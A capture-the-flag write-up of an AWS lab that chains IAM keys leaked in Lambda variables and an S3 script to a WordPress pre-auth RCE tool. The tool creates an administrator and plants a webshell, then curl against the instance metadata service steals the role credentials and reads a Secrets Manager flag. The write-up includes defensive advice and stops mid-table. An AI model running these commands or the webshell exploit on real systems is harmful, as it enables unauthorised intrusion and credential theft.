Second

Summary
Second is a HackSmarter AWS scenario. The starting position is a long-lived access key for the IAM user cg-pentest-lab in AWS account 067103977971, and the goal is a secret held in AWS Secrets Manager that this user cannot read. Unlike a pure IAM box, the path is not one chain of policy evaluations: it crosses from the AWS control plane into a public web application, exploits that application for code execution, and then comes back into AWS through the instance’s own credentials.
The AWS half is a credential relay. The starter user can call lambda:ListFunctions, and the account has exactly one function, cg-log-processor-lab. ListFunctions returns each function’s full configuration object, and that object includes Environment.Variables. Somebody stored a second IAM user’s access key pair in those variables under the names LAMBDA_MANAGER_AK and LAMBDA_MANAGER_SK. Lambda environment variables are encrypted at rest, but the API hands them back in plaintext to anybody allowed to read the configuration, so one read-only call is enough to become cg-lambda-manager-lab.
That second identity can list S3 buckets. The account has one, cg-engineering-scripts-lab-067103977971, holding a single object: deployment-script.sh. The script is a WordPress backup job with a third access key pair written straight into two export lines. Loading that key gives an identity whose useful permission is ec2:Describe*, and describe-instances returns the whole inventory: a t3.medium tagged cg-marketing-wp-lab, reachable at 98.92.131.16, with an instance profile attached and MetadataOptions.HttpTokens set to optional.
Those two fields are the reason the rest of the box works. An attached instance profile means there are AWS credentials living on that host, and HttpTokens: optional means the Instance Metadata Service still answers unauthenticated GET requests (IMDSv1). Before touching the web application at all, the control plane has already told us that any code execution on that instance converts directly into AWS credentials.
The instance runs WordPress 6.9, which sits inside the affected range for the wp2shell pre-authentication remote code execution issue in WordPress core. The REST batch endpoint (/wp-json/batch/v1) dispatches sub-requests using two parallel arrays that fall out of step when a sub-request path fails to parse, so a sub-request gets executed under a different sub-request’s handler. That route confusion reaches an unvalidated parameter that WP_Query interpolates into SQL, giving a pre-auth injection, which the proof-of-concept chains into creating a real administrator and uploading a plugin webshell. From www-data on that host, one curl at 169.254.169.254 yields the instance role’s temporary credentials, and that role can read the secret.
The chain composes six conditions, none of which is a vulnerability by itself:
lambda:ListFunctionsreturnsEnvironment.Variablesin plaintext to any principal that can read function configuration.- A long-term IAM access key was stored in those environment variables.
s3:ListAllMyBucketscannot be scoped to a single bucket, so it always discloses the full bucket inventory.- A second long-term IAM access key was committed into an object inside that bucket.
ec2:DescribeInstancesdiscloses public IP, attached instance profile and IMDS configuration in one call.- The instance allows IMDSv1 and carries a role that can read Secrets Manager.
Category: AWS / cloud privilege escalation. Starting position: long-lived access key for
cg-pentest-lab. Goal: the secret incg-final-flag-lab. Theme: four identities in a row, each one handed over by the previous one, with a WordPress pre-auth RCE as the bridge from the internet into the instance role.
 Full attack chain, colour-coded by phase. IAM identities are yellow ellipses, AWS services and hosts are blue rectangles, artifacts (credentials, files, shells) are dashed peach rectangles.
1. Starting Position
The lab hands over a long-lived access key pair. Write it into a named profile rather than exporting it, so switching between the four identities later is a one-line change instead of a hunt for stale environment variables.
1
2
3
4
5
6
7
8
cat >> ~/.aws/credentials <<'EOF'

[second]
aws_access_key_id     = AKIA<REDACTED>
aws_secret_access_key = <REDACTED_SECRET_KEY>
EOF

export AWS_PROFILE=second AWS_DEFAULT_REGION=us-east-1 AWS_PAGER=""
Two of those three exports are quality-of-life fixes worth knowing:
AWS_DEFAULT_REGION. An AWS access key carries no region. Global services (IAM, STS, S3’sListAllMyBuckets) resolve without one, but every regional call (EC2, Lambda, Secrets Manager) needs a region either from configuration or from an explicit--regionflag. Pinning it once here avoids appending--region us-east-1to half the commands in this writeup.AWS_PAGER="". AWS CLI v2 pipes output throughlessby default, which is unhelpful when you want to pipe intojq.
Confirm who the key belongs to:
1
aws sts get-caller-identity
1
2
3
4
5
{
    "UserId": "AIDAQ7H5VOHZ45BS42MGS",
    "Account": "067103977971",
    "Arn": "arn:aws:iam::067103977971:user/cg-pentest-lab"
}
sts:GetCallerIdentity is the one AWS API call that no policy can deny in practice: it is always permitted for any valid signature, which makes it the correct first call for every set of credentials you obtain. Read the Arn carefully, because the prefix of the identifiers tells you what kind of credential you are holding.
| Prefix | Identifier type |
|---|---|
AKIA | Long-term IAM user access key ID |
ASIA | Temporary STS access key ID (needs a session token) |
AIDA | IAM user unique ID |
AROA | IAM role unique ID |
AIPA | Instance profile unique ID |
ANPA | Managed policy unique ID |
This matters twice in this box. AIDA... here confirms we are an IAM user, not a role. At the end of the chain we get an ASIA... key, and if you paste it without its session token every call fails with InvalidClientTokenId for reasons the error message never explains.
The
UserIdand the account number are not secrets. The account ID067103977971appears in every ARN in this writeup, and it is worth noting down early: bucket names, role ARNs and secret ARNs in a Terraform-provisioned account are frequently<name>-<account-id>, which makes them guessable once you have one.
Finding out what the key can do
There is no iam:ListAttachedUserPolicies on this identity, so there is no way to ask AWS what we are allowed to do. The practical answer is to sweep the cheap, read-only list verbs across the services a lab of this shape is likely to use, and see which ones answer instead of returning AccessDenied:
1
2
3
4
5
6
for svc in "iam list-users" "s3api list-buckets" "ec2 describe-instances" \
           "lambda list-functions" "secretsmanager list-secrets" \
           "dynamodb list-tables" "sts get-caller-identity"; do
  printf '=== aws %s ===\n' "$svc"
  aws $svc 2>&1 | head -n 5
done
Everything is denied except one call: lambda list-functions.
2. Lambda Environment Variables
2.1 What ListFunctions actually returns
lambda:ListFunctions sounds like a harmless inventory permission, the sort of thing that ends up in a “read-only” role without a second thought. It is not. The API does not return a list of names; it returns an array of complete FunctionConfiguration objects, and that structure contains the function’s Environment.Variables map.
1
aws lambda list-functions
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
{
    "Functions": [
        {
            "FunctionName": "cg-log-processor-lab",
            "FunctionArn": "arn:aws:lambda:us-east-1:067103977971:function:cg-log-processor-lab",
            "Runtime": "python3.9",
            "Role": "arn:aws:iam::067103977971:role/cg-lambda-role-lab",
            "Handler": "lambda.handler",
            "CodeSize": 249,
            "Timeout": 3,
            "MemorySize": 128,
            "CodeSha256": "gpAzQITfdhKnlKeb7wY78NGp0K/rTWw9u06xtnB3ZtI=",
            "Version": "$LATEST",
            "Environment": {
                "Variables": {
                    "LAMBDA_MANAGER_AK": "AKIA<REDACTED>",
                    "LAMBDA_MANAGER_SK": "<REDACTED_SECRET_KEY>"
                }
            },
            "PackageType": "Zip",
            "Architectures": [
                "x86_64"
            ],
            "LoggingConfig": {
                "LogFormat": "Text",
                "LogGroup": "/aws/lambda/cg-log-processor-lab"
            }
        }
    ]
}
An AKIA-prefixed key ID and its secret, in plaintext, from a call that needed no write permission and touched no data.
The usual defence of this pattern is that Lambda encrypts environment variables at rest. It does: by default with the AWS-managed aws/lambda KMS key, optionally with a customer-managed key. That protects the bytes sitting in Lambda’s storage. It does nothing here, because the service decrypts them for you and returns the plaintext to any caller whose IAM policy allows reading the function configuration. Encryption at rest is not access control.
The only configuration that changes this is client-side encryption, where you store ciphertext in the variable and the function calls kms:Decrypt itself at runtime. Then ListFunctions returns a base64 blob and the attacker also needs the KMS grant. The general pattern is written up under Lambda pentesting.
Anything in a Lambda environment variable should be treated as readable by every principal that holds
lambda:ListFunctionsorlambda:GetFunctionConfiguration. This includes the AWS-managedReadOnlyAccessandAWSLambda_ReadOnlyAccesspolicies. Secrets belong in Secrets Manager or SSM Parameter Store, fetched at runtime with a scopedGetSecretValueon the function’s own execution role.
2.2 The code, for completeness
ListFunctions gives configuration, not code. To read the code you need lambda:GetFunction, which returns a Code.Location field: a presigned S3 URL to the deployment package.
1
2
3
aws lambda get-function --function-name cg-log-processor-lab \
  | jq -r '.Code.Location' \
  | xargs -I{} wget -q "{}" -O cg-log-processor.zip
The presigning is the interesting part. The URL carries its own signature and is valid for about ten minutes, so downloading it requires no S3 permission, no AWS credentials, and no signing on your side. Any client that can reach the internet can fetch it, which is why leaking a Code.Location value (in a ticket, a log, a screenshot) leaks the whole function package for the life of the URL.
1
7z l cg-log-processor.zip
1
2
3
4
5
   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2049-01-01 00:00:00 .....          138          117  lambda.py
------------------- ----- ------------ ------------  ------------------------
2049-01-01 00:00:00                138          117  1 files
1
unzip -o cg-log-processor.zip && cat lambda.py
1
2
3
def handler(event, context):
    # Log processor dummy function. Check env variables!
    return "Log processing completed successfully."
A 138-byte stub. The code path is a dead end, and the comment is the lab telling you so. It is still worth doing: it confirms there is nothing else hidden in the package, and it costs one command.
2.3 Becoming cg-lambda-manager-lab
Load the leaked pair as a second profile and identify it, exactly as in step 1.
1
2
3
4
5
6
7
8
9
cat >> ~/.aws/credentials <<'EOF'

[second_lambda_manager]
aws_access_key_id     = AKIA<REDACTED>
aws_secret_access_key = <REDACTED_SECRET_KEY>
EOF

export AWS_PROFILE=second_lambda_manager
aws sts get-caller-identity
1
2
3
4
5
{
    "UserId": "AIDAQ7H5VOHZTRRA4S4ON",
    "Account": "067103977971",
    "Arn": "arn:aws:iam::067103977971:user/cg-lambda-manager-lab"
}
A different AIDA unique ID and a different user name, in the same account. Note what did not happen: no sts:AssumeRole, no MFA, no session token. This is a second set of permanent credentials, not an elevated session of the first one, so nothing about it expires and nothing about it is tied back to cg-pentest-lab in CloudTrail.
3. The Engineering Scripts Bucket
3.1 Listing buckets
1
aws s3 ls
1
2026-08-03 17:04:24 cg-engineering-scripts-lab-067103977971
aws s3 ls with no argument maps to the s3:ListAllMyBuckets action (see the S3 cheatsheet for the rest of the verbs), and that action has a property worth remembering: it cannot be scoped to a particular bucket. The only resource it accepts in a policy is *, because the call is answered by the account-level S3 endpoint before any bucket is named. Granting it to a principal grants full visibility of every bucket name in the account. There is no “list only this bucket” form of it, which is why the permission so often ends up handing an attacker the map.
The bucket name follows the <purpose>-<account-id> pattern typical of Terraform-provisioned accounts, since S3 bucket names are globally unique across all of AWS and appending the account ID is the cheapest way to guarantee that.
1
aws s3 ls cg-engineering-scripts-lab-067103977971
1
2026-08-03 17:04:24        316 deployment-script.sh
One object, 316 bytes.
3.2 A small CLI trap
aws s3 ls accepts a bare bucket name as a convenience. aws s3 cp does not:
1
aws s3 cp cg-engineering-scripts-lab-067103977971/deployment-script.sh ./deployment-script.sh
1
2
aws: [ERROR]: An error occurred (ParamValidation): usage: aws s3 cp <LocalPath> <S3Uri> or <S3Uri> <LocalPath> or <S3Uri> <S3Uri>
Error: Invalid argument type
cp has to decide which of its two arguments is remote and which is local, and the only signal it has is the s3:// scheme. Add it:
1
aws s3 cp s3://cg-engineering-scripts-lab-067103977971/deployment-script.sh ./
1
download: s3://cg-engineering-scripts-lab-067103977971/deployment-script.sh to ./deployment-script.sh
3.3 The third key
1
cat deployment-script.sh
1
2
3
4
5
6
7
8
9
10
#!/bin/bash
# WordPress Deployment and Backup Automation Script
# Authorized access only.

export AWS_ACCESS_KEY_ID="AKIA<REDACTED>"
export AWS_SECRET_ACCESS_KEY="<REDACTED_SECRET_KEY>"

echo "Starting WordPress backup job..."
# Backup tasks go here...
echo "Backup completed successfully."
The same anti-pattern as the Lambda function, one layer down. A deployment script that runs on an EC2 instance has no business carrying a static key pair at all: the instance already has an instance profile, and the AWS SDKs pick those credentials up automatically from IMDS with no configuration. A hardcoded key exists here purely because somebody wrote the script on a laptop and never revisited it.
The comment header is worth reading too. “WordPress Deployment and Backup Automation Script” is the first mention of WordPress anywhere in the chain, and it is the pointer to the next phase.
When a script’s own comments name a workload (“WordPress”, “backup”, “engineering”), treat them as an index into the account. Provisioning code and its comments describe the environment far more honestly than any inventory tool, because it was written by somebody who was not thinking about an attacker reading it.
Load it as the third profile:
1
2
3
4
5
6
7
8
9
cat >> ~/.aws/credentials <<'EOF'

[second_deploy]
aws_access_key_id     = AKIA<REDACTED>
aws_secret_access_key = <REDACTED_SECRET_KEY>
EOF

export AWS_PROFILE=second_deploy
aws sts get-caller-identity
Run get-caller-identity here even though the next step works without it. Knowing which principal is making a call is what lets you reason about why a later call is denied, and it is the cheapest way to notice that you have picked up a stale profile from the environment.
4. Describing the Fleet
The third identity’s useful permission is ec2:Describe*. Describe calls are the highest-value read permission in AWS, because EC2 answers them with the instance’s entire configuration, not just its name.
1
aws ec2 describe-instances --region us-east-1
The response is long. These are the fields that decide the rest of the box:
| Field | Value |
|---|---|
Tags.Name | cg-marketing-wp-lab |
InstanceId | i-04b04125540c722ae |
PublicIpAddress | 98.92.131.16 |
PrivateIpAddress | 10.10.10.32 |
IamInstanceProfile.Arn | .../cg-ec2-instance-profile-lab |
MetadataOptions.HttpTokens | optional |
MetadataOptions.HttpPutResponseHopLimit | 2 |
MetadataOptions.HttpEndpoint | enabled |
SecurityGroups | cg-ec2-sg-lab |
1
2
3
4
5
6
7
8
9
10
11
12
"IamInstanceProfile": {
    "Arn": "arn:aws:iam::067103977971:instance-profile/cg-ec2-instance-profile-lab",
    "Id": "AIPAQ7H5VOHZX7IYJ2ZYR"
},
"MetadataOptions": {
    "State": "applied",
    "HttpTokens": "optional",
    "HttpPutResponseHopLimit": 2,
    "HttpEndpoint": "enabled",
    "HttpProtocolIpv6": "disabled",
    "InstanceMetadataTags": "disabled"
},
Read as a threat model, that block says four things:
IamInstanceProfileis present. The instance carries AWS credentials. An instance profile is the container that binds an IAM role to an EC2 instance, and itsAIPAID is a different object from the role it wraps. Whatever the role can do, anything running on that host can do.HttpEndpoint: enabled. The metadata service is reachable from inside the instance. It can be switched off entirely per instance, and on hosts that do not need role credentials it should be.HttpTokens: optional. IMDSv1 is still accepted. The service answers a plainGETwith no token, no header and no session. Setting this torequiredforces IMDSv2 and is the single most effective mitigation for this class of attack.HttpPutResponseHopLimit: 2. The metadata response is allowed two network hops, so a container or a pod on the instance can reach IMDS, not just a process in the host network namespace. A value of1confines it to the host.
This is the important moment of the box and it happens before any exploitation. The control plane has just told us, in one read-only API call, that code execution on
98.92.131.16converts into AWS credentials. That reframes the web application from “a target” into “the delivery mechanism”, and it means it is worth spending real effort on the web app instead of continuing to grind IAM.
Browsing to the public IP confirms the workload named in the deployment script:
 The instance serves a stock WordPress install titled “CG Marketing Portal”. The post text (“All uploads and updates are managed by the engineering team”) matches the
 cg-engineering-scripts-lab bucket we came through.
5. WordPress: Pre-Auth Route Confusion to RCE
5.1 The bug
The site advertises WordPress 6.9 in its generator meta tag, and that version falls inside the affected range for the wp2shell pre-authentication RCE in WordPress core, published by Searchlight Cyber. The ranges are narrow:
| Version range | Status |
|---|---|
<= 6.8.5 | Not affected |
6.9.0 to 6.9.4 | Affected |
7.0.0 to 7.0.1 | Affected |
6.9.5 / 7.0.2 | Fixed |
The vulnerable component is the unauthenticated REST batch endpoint, POST /wp-json/batch/v1. It runs several sub-requests in one call, tracking the matched handler and the validation result in two parallel arrays that it later indexes by the same offset. A sub-request whose path fails to parse lands in one array but not the other, the two fall out of step, and from there each sub-request is dispatched under a different sub-request’s handler. A request validated as one thing gets executed as another, and that route confusion reaches a parameter WP_Query interpolates straight into SQL: pre-auth SQL injection for anyone who can reach the site.
Searchlight Cyber’s wp2shell advisory has the full analysis, including the double-nesting needed to bypass the batch method allow-list. Worth reading in full; the summary above is only enough to follow what the tool does next.
5.2 Confirming it
1
wp2shell check http://98.92.131.16
1
2
3
4
5
6
7
[*] WordPress markers found (wp-content / wp-includes / wp-json)
[*] Public WordPress version hints:
    - 6.9 via HTML generator meta (wp2shell affected range) - WordPress 6.9
[!] A public version hint falls in the wp2shell affected range; verify internally or confirm with authorization.
[*] Batch probe -> HTTP 207; markers matched: parse_path_failed, block_cannot_read, rest_batch_not_allowed
[+] VULNERABLE - batch route-confusion behavior detected.
[*] SQL timing confirmation not sent; use --confirm-sqli for the active SQLi probe.
The three markers only appear together when the arrays have actually shifted, so that combination is behavioural proof rather than a version guess. This matters because a generator meta tag is trivially spoofed or stripped: treat the version hint as triage and the marker probe as confirmation.
1
wp2shell check http://98.92.131.16 --confirm-sqli
1
2
3
[*] Timing samples: 0.33s->6.33s, 0.33s->6.33s, 0.33s->6.33s
[*] Median delta 6.00s; threshold 1.95s.
[+] SQL timing confirmed - baseline 0.33s, injected 6.33s.
--confirm-sqli sends paired samples, a baseline and an injected request, and decides on the median delta rather than one measurement. That is what makes a timing oracle trustworthy over the internet, where a single slow response tells you nothing.
The timing probe reads no data and changes nothing, but it holds a database connection open for six seconds per sample, and a WAF may block it outright. A failed timing check does not override a positive marker probe.
5.3 Shell
1
wp2shell shell http://98.92.131.16 --interactive
1
2
3
4
5
6
7
8
9
[!] This uploads a plugin containing a webshell to the target.
[!] No credentials supplied; attempting pre-auth administrator creation.
[*] Creating administrator through the SQLi-to-customizer bridge...
[+] Administrator created: wp2_daa7cd5ed598
[*] Authenticating as 'wp2_daa7cd5ed598'...
[+] Authenticated.
[*] Deploying webshell plugin...
[+] Webshell: http://98.92.131.16/wp-content/plugins/wp2shell_0ecf5d6e/wp2shell_0ecf5d6e.php
[*] Interactive shell - type commands, 'exit' or Ctrl-D to quit.
The last step is the part people usually skip past, so it is worth naming precisely: the command execution itself is not a vulnerability. Uploading a plugin as an administrator is a documented WordPress feature, and a plugin is arbitrary PHP that WordPress loads on every request. Any administrator on any WordPress install, patched or not, can get code execution this way. The vulnerability is everything before it, which is the bridge from unauthenticated to administrator:
- Forge fake
wp_postsrows through the UNION primitive so attacker-controlled content renders through a posts collection. - Use that render to make WordPress create real oEmbed cache posts.
- Recover those real cache post IDs through the SQL injection.
- In one poisoned batch request, recast those IDs as a customizer changeset, a navigation item and a request-hook shape.
- Let the same request reach
POST /wp/v2/users, which creates a real administrator account.
Step 5 is the payoff: an unauthenticated HTTP request results in a persistent administrator in wp_users. Everything after that is ordinary WordPress administration.
1
id
1
uid=33(www-data) gid=33(www-data) groups=33(www-data)
The tool creates a real administrator account and writes a real plugin to disk. Both are removed when the session ends, but an interrupted run leaves a working backdoor and an extra admin user behind. On any engagement, record the generated account name (
wp2_daa7cd5ed598here) and the plugin path so they can be verified as gone afterwards.
www-data is an unprivileged web user with no sudo and no interesting files. It does not need any of that. It needs a network socket.
6. The Instance Metadata Service
6.1 Why www-data is enough
Every EC2 instance can reach a link-local HTTP service at 169.254.169.254, the Instance Metadata Service. Link-local means the 169.254.0.0/16 range is never routed: the address is answered by the hypervisor for that specific instance and is unreachable from anywhere else, including other instances in the same subnet. There is no authentication on it, because the network path is the authentication. Any process on the host, running as any user, can query it. Being www-data is not a limitation.
When an instance profile is attached, IMDS exposes the role’s temporary credentials at:
1
/latest/meta-data/iam/security-credentials/<role-name>
This is the mechanism the AWS SDKs use. It is why an application on EC2 needs no credentials file, and it is why remote code execution on an EC2 instance is nearly always equivalent to holding that instance’s IAM role.
IMDSv1 versus IMDSv2. IMDSv1 is what we just described: a plain GET, no session, no headers. IMDSv2 requires a two-step handshake:
1
2
3
4
TOKEN=$(curl -sX PUT "http://169.254.169.254/latest/api/token" \
  -H "X-aws-ec2-metadata-token-ttl-seconds: 21600")
curl -s -H "X-aws-ec2-metadata-token: $TOKEN" \
  http://169.254.169.254/latest/meta-data/iam/security-credentials/
The design is aimed squarely at server-side request forgery. A classic SSRF primitive can usually only make the server issue a GET to a URL you control; it typically cannot switch the method to PUT, cannot set a custom request header, and cannot carry a value from one request into the next. Requiring all three defeats it. The HttpPutResponseHopLimit default of 1 also stops a response from crossing a container boundary. None of that helps here, because HttpTokens is optional and we have real command execution rather than SSRF, but it is the reason HttpTokens: required is the mitigation that matters.
6.2 Taking the credentials
The role name is not the instance profile name. describe-instances showed cg-ec2-instance-profile-lab; the role inside it is cg-ec2-role-lab. A profile can wrap a role with an entirely unrelated name, so guessing is unreliable. List the directory first, which is what the trailing slash on the path is for:
1
curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/
1
cg-ec2-role-lab
Then append the name:
1
curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-lab
1
2
3
4
5
6
7
8
9
{
  "Code" : "Success",
  "LastUpdated" : "2026-08-03T20:53:32Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA<REDACTED>",
  "SecretAccessKey" : "<REDACTED_SECRET_KEY>",
  "Token" : "<REDACTED_SESSION_TOKEN>",
  "Expiration" : "2026-08-04T02:56:02Z"
}
Three things to read out of that blob:
ASIAprefix. These are STS temporary credentials, not an IAM user key. They are useless without theTokenvalue, which must be supplied asAWS_SESSION_TOKEN(oraws_session_tokenin the credentials file). Omit it and every call fails withInvalidClientTokenId, an error that says nothing about the actual cause.Expiration. Roughly six hours out fromLastUpdated. IMDS refreshes the credentials automatically well before they lapse, so if yours expire mid-engagement and you still have the shell, just re-read the endpoint.Type: AWS-HMAC. Standard SigV4 signing credentials, nothing special to handle.
1
2
3
4
5
6
7
export AWS_ACCESS_KEY_ID="ASIA<REDACTED>"
export AWS_SECRET_ACCESS_KEY="<REDACTED_SECRET_KEY>"
export AWS_SESSION_TOKEN="<REDACTED_SESSION_TOKEN>"
export AWS_DEFAULT_REGION="us-east-1" AWS_PAGER=""
unset AWS_PROFILE

aws sts get-caller-identity
1
2
3
4
5
{
    "UserId": "AROAQ7H5VOHZ6FXT4CTZM:i-04b04125540c722ae",
    "Account": "067103977971",
    "Arn": "arn:aws:sts::067103977971:assumed-role/cg-ec2-role-lab/i-04b04125540c722ae"
}
Note unset AWS_PROFILE: environment credentials take precedence over a profile, but leaving AWS_PROFILE set while also exporting keys is a reliable way to spend twenty minutes debugging the wrong identity.
The Arn shape has changed. It is assumed-role/<role>/<session-name> rather than user/<name>, and the UserId is <role's AROA id>:<session name>. For EC2 the session name is always the instance ID, which is how CloudTrail attributes a call back to a specific host. That is a genuinely useful defensive property, but it cuts only so far: these calls are indistinguishable from the application’s own legitimate API traffic, because they are coming from the application’s instance with the application’s role.
7. Secrets Manager
1
aws secretsmanager list-secrets --region us-east-1
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
{
    "SecretList": [
        {
            "ARN": "arn:aws:secretsmanager:us-east-1:067103977971:secret:cg-final-flag-lab-LBXzby",
            "Name": "cg-final-flag-lab",
            "Description": "CloudGoat Final Flag",
            "LastChangedDate": "2026-08-03T17:04:23.780000-03:00",
            "LastAccessedDate": "2026-08-02T21:00:00-03:00",
            "SecretVersionsToStages": {
                "terraform-qHhzazB8aRYdAnCADJFrz4lJsA": [
                    "AWSCURRENT"
                ]
            },
            "CreatedDate": "2026-08-03T17:04:23.623000-03:00"
        }
    ]
}
The ARN ends in -LBXzby, six random characters that Secrets Manager appends to every secret. That is deliberate: a secret deleted and recreated under the same name gets a different ARN, so an IAM statement or resource policy written against the old ARN does not silently reattach itself to a new, unrelated secret. The practical consequence for an attacker is that the ARN cannot be guessed from the name, which is exactly why list-secrets is the call worth having.
--secret-id accepts either form, the full ARN or the friendly name:
1
aws secretsmanager get-secret-value --secret-id cg-final-flag-lab --region us-east-1
1
2
3
4
5
6
7
8
9
10
{
    "ARN": "arn:aws:secretsmanager:us-east-1:067103977971:secret:cg-final-flag-lab-LBXzby",
    "Name": "cg-final-flag-lab",
    "VersionId": "terraform-qHhzazB8aRYdAnCADJFrz4lJsA",
    "SecretString": "HSM{redacted}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": "2026-08-03T17:04:23.774000-03:00"
}
Two calls, from an unprivileged web user on a marketing site, four identities removed from the key we started with.
GetSecretValuewrites a CloudTrail event containing the secret’s ARN, the calling principal and the source IP, and it updates the secret’sLastAccessedDate. It does not log the secret value. Of every step in this chain it is the single easiest one to alert on, because a role that reads a secret on a fixed schedule reading it at an unusual time is a cheap, low-noise detection.
Understanding the Attack Chain
Every link in this chain is a documented, working-as-intended AWS behaviour or an ordinary configuration choice. The compromise comes from their arrangement.
| Primitive | Severity in isolation | Severity composed |
|---|---|---|
lambda:ListFunctions | Low, read-only inventory | Discloses a second IAM key |
